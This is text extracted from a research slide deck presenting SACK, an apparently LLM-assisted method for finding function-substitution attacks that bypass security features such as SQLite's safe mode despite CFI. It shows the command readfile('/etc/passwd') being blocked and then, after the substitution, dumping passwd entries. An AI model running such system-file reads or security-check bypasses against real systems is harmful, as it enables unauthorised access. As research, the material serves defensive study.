sqlite> SELECT readfile('/etc/passwd');
line 1: cannot use the readfile() function in safe mode
```

Blocked in safe mode

```
$ ./sqlite3 --safe
sqlite> #[perform Sub attack]
sqlite> SELECT readfile('/etc/passwd');
root:x:0:0:root:/root:/bin/bash
bin:x:2:2:bin:/bin:/usr/sbin/nologin
```

Bypass safe mode

Threat Model

Threat Model

- Program contains memory-safety vulnerabilities

Threat Model

- Program contains memory-safety vulnerabilities
- Attacker can achieve arbitrary memory reads and writes

Threat Model

- Program contains memory-safety vulnerabilities
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- Program defences

Threat Model

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  - W⊕X (DEP)

Threat Model

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  - W$\oplus$X (DEP)
  - shadow stacks

Threat Model

- Program contains memory-safety vulnerabilities
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- Program defences
  - W⊕X (DEP)
  - shadow stacks
  - fully-precise static CFI

Step 1 – Identify Allowed Targets

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Static-analyzed? (e.g., TypeDive, TFA, KallGraph)

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Step 1 – Identify Allowed Targets

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Step 1 – Identify Allowed Targets

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- use test suites or synthesized inputs
- collect targets from benign executions

Step 1 – Identify Allowed Targets

fn → {a,b,c,**d,e**}

Our choice - dynamic collection

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fn → {a,

a Input 1

fn

b

c

Step 1 – Identify Allowed Targets

X Static-analyzed?

fn → {a,b,c,**d,e**}

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fn → {a,b

fn

a

b   Input 2

c

Step 1 – Identify Allowed Targets

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Step 2 – LLM-assisted Security Oracle Construction

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22.3. The --safe command-line option

The --safe command-line option attempts to disable all features of the CLI that might cause any changes to the host computer other than changes to the specific database file named on the command-line. The idea is that if you receive a large SQL script from an unknown or untrusted source, you can run that script to see what it does without risking an exploit by using the --safe option. The --safe option disables (among other things):

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Step 2 – LLM-assisted Security Oracle Construction

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Command Line Shell For SQLite https://sqlite.org/cli.html#the_safe_command_line_option

Step 2 – LLM-assisted Security Oracle Construction

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
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⬇

Safe mode block unsafe functions

- enable: --safe

- input: readfile()

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Step 2 – LLM-assisted Security Oracle Construction

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line 1: cannot use the readfile() function in safe mode
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Step 2 – LLM-assisted Security Oracle Construction

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
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bin:x:2:2:bin:/bin:/usr/sbin/nologin
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Command Line Shell For SQLite https://sqlite.org/cli.html#the_safe_command_line_option

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Step 2 – LLM-assisted Security Oracle Construction

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Deviation = potential success Sub attack

Safe mode block unsafe functions
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Step 2 – LLM-assisted Security Oracle Construction

Step 2 – LLM-assisted Security Oracle Construction

Security Feature
Identification

Step 2 – LLM-assisted Security Oracle Construction

> Security Feature
> Identification

- Safe mode
- Read-only mode

Step 2 – LLM-assisted Security Oracle Construction

Security Feature Identification

Document Preparation

- Safe mode
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Step 2 – LLM-assisted Security Oracle Construction

Security Feature
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- Safe mode
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- SQLite CLI
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Step 2 – LLM-assisted Security Oracle Construction

Security Feature Identification	Document Preparation	Security Oracle Generation

----

- Safe mode
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Step 2 – LLM-assisted Security Oracle Construction

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Step 2 – LLM-assisted Security Oracle Construction

| Security Feature Identification | Document Preparation | Security Oracle Generation |

- Safe mode
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- Input: readfile()
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More details can be found in the paper

Workflow of SACK

Workflow of SACK

Documentation

Application

Test cases

Workflow of SACK

Documentation $\longrightarrow$

Application

Test cases

Workflow of SACK

Documentation $\longrightarrow$ **Oracle Constructor** $\longrightarrow$ Oracles

Application $\nearrow$

Test cases

Workflow of SACK

Documentation → **Oracle Constructor** → Oracles

Safe mode block
unsafe functions

Application

Test cases →

Workflow of SACK

Documentation $\rightarrow$ **Oracle Constructor** $\rightarrow$ Oracles

Safe mode block unsafe functions

Application

Test cases $\rightarrow$ **Target Collector** $\rightarrow$ Targets

Workflow of SACK

Documentation $\longrightarrow$ **_Oracle Constructor_** $\longrightarrow$ Oracles

Safe mode block unsafe functions

Application

Test cases $\longrightarrow$ **_Target Collector_** $\longrightarrow$ Targets

safeModeAuth, shellAuth, idxAuthCallback

Workflow of SACK

Documentation ⟶ **Oracle Constructor** ⟶ Oracles ⟶ **Attack Engine**

Safe mode block unsafe functions

Application

Test cases ⟶ **Target Collector** ⟶ Targets ⟶

safeModeAuth, shellAuth, idxAuthCallback

Workflow of SACK

Documentation $\longrightarrow$

Oracle Constructor

Application

Test cases $\longrightarrow$

Target Collector

Oracles $\longrightarrow$

Safe mode block
unsafe functions

Targets $\longrightarrow$

safeModeAuth,
shellAuth,
idxAuthCallback

Attack Engine

Function Substitution

Workflow of SACK

Documentation → **Oracle Constructor** → Oracles → **Attack Engine**

Oracles: Safe mode block unsafe functions

Application

Test cases → **Target Collector** → Targets

Targets: safeModeAuth, shellAuth, idxAuthCallback

Attack Engine

Function Substitution

safeModeAuth → shellAuth
safeModeAuth → idxAuthCallback

Workflow of SACK

Documentation $\longrightarrow$ **Oracle Constructor** $\longrightarrow$ Oracles $\longrightarrow$

Safe mode block unsafe functions

Application

Test cases $\longrightarrow$ **Target Collector** $\longrightarrow$ Targets $\longrightarrow$

safeModeAuth, shellAuth, idxAuthCallback

Attack Engine

Function Substitution

safeModeAuth $\longrightarrow$ shellAuth

idxAuthCallback

Violation Check

Workflow of SACK

Workflow of SACK

Documentation →

Oracle Constructor → Oracles →

Safe mode block unsafe functions

Application

Test cases →

Target Collector → Targets →

safeModeAuth, shellAuth, idxAuthCallback

Attack Engine

Function Substitution

safeModeAuth → shellAuth
idxAuthCallback

Violation Check

```
cannot use the readfile()
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Workflow of SACK

Documentation →

Oracle Constructor → Oracles →

Safe mode block unsafe functions

Application

Test cases →

Target Collector → Targets →

safeModeAuth, shellAuth, idxAuthCallback

Attack Engine

Function Substitution

safeModeAuth → shellAuth
idxAuthCallback

Violation Check

```
cannot use the readfile()
function in safe mode
```

No violation

Workflow of SACK

Documentation →

Oracle Constructor → Oracles →

Safe mode block unsafe functions

Application

Test cases →

Target Collector → Targets →

safeModeAuth, shellAuth, idxAuthCallback

Attack Engine

Function Substitution

safeModeAuth → shellAuth

safeModeAuth → idxAuthCallback

Violation Check

Workflow of SACK

Documentation → **Oracle Constructor** → Oracles → **Attack Engine**

Safe mode block unsafe functions

Application

Test cases → **Target Collector** → Targets

safeModeAuth, shellAuth, idxAuthCallback

Attack Engine

Function Substitution

shellAuth

safeModeAuth → idxAuthCallback

Violation Check

```
root:x:0:0:root:/root:/bin/bash
bin:x:2:2:bin:/bin:/usr/sbin/nologin
```

Workflow of SACK

Documentation →

Oracle Constructor → Oracles →

Safe mode block unsafe functions

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Test cases → **Target Collector** → Targets →

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Violation Check

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Violation!

Workflow of SACK

Documentation ⟶ **Oracle Constructor** ⟶ Oracles ⟶

Application

Test cases ⟶ **Target Collector** ⟶ Targets ⟶

Safe mode block unsafe functions

safeModeAuth, shellAuth, idxAuthCallback

Attack Engine

Function Substitution

safeModeAuth → shellAuth
safeModeAuth → idxAuthCallback ⟶ Sub Attacks

Violation Check

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bin:x:2:2:bin:/bin:/usr/sbin/nologin
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Violation!

Evaluation – Constructed Security Oracles

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22 security oracles from 7 programs

Evaluation – Constructed Security Oracles

22 security oracles from 7 programs

$0.6/oracle (GPT-4.1)

Evaluation – Constructed Security Oracles

22 security oracles from 7 programs

$0.6/oracle (GPT-4.1)

Nginx
authentication
rate limiting
web app firewall
restrict methods
logging
SSL/TLS

SQLite3
unsafe commands
read-only mode

ProFTPD
authentication
login attempt limit
user permission control
auth-required actions

Sudo
logging
extra approval
authentication

Apache
authentication
web app firewall
restrict methods
logging
block malicious URL

Wireshark
malform detection

V8
block unsafe method

Evaluation – Identified Sub Attacks

Evaluation – Identified Sub Attacks

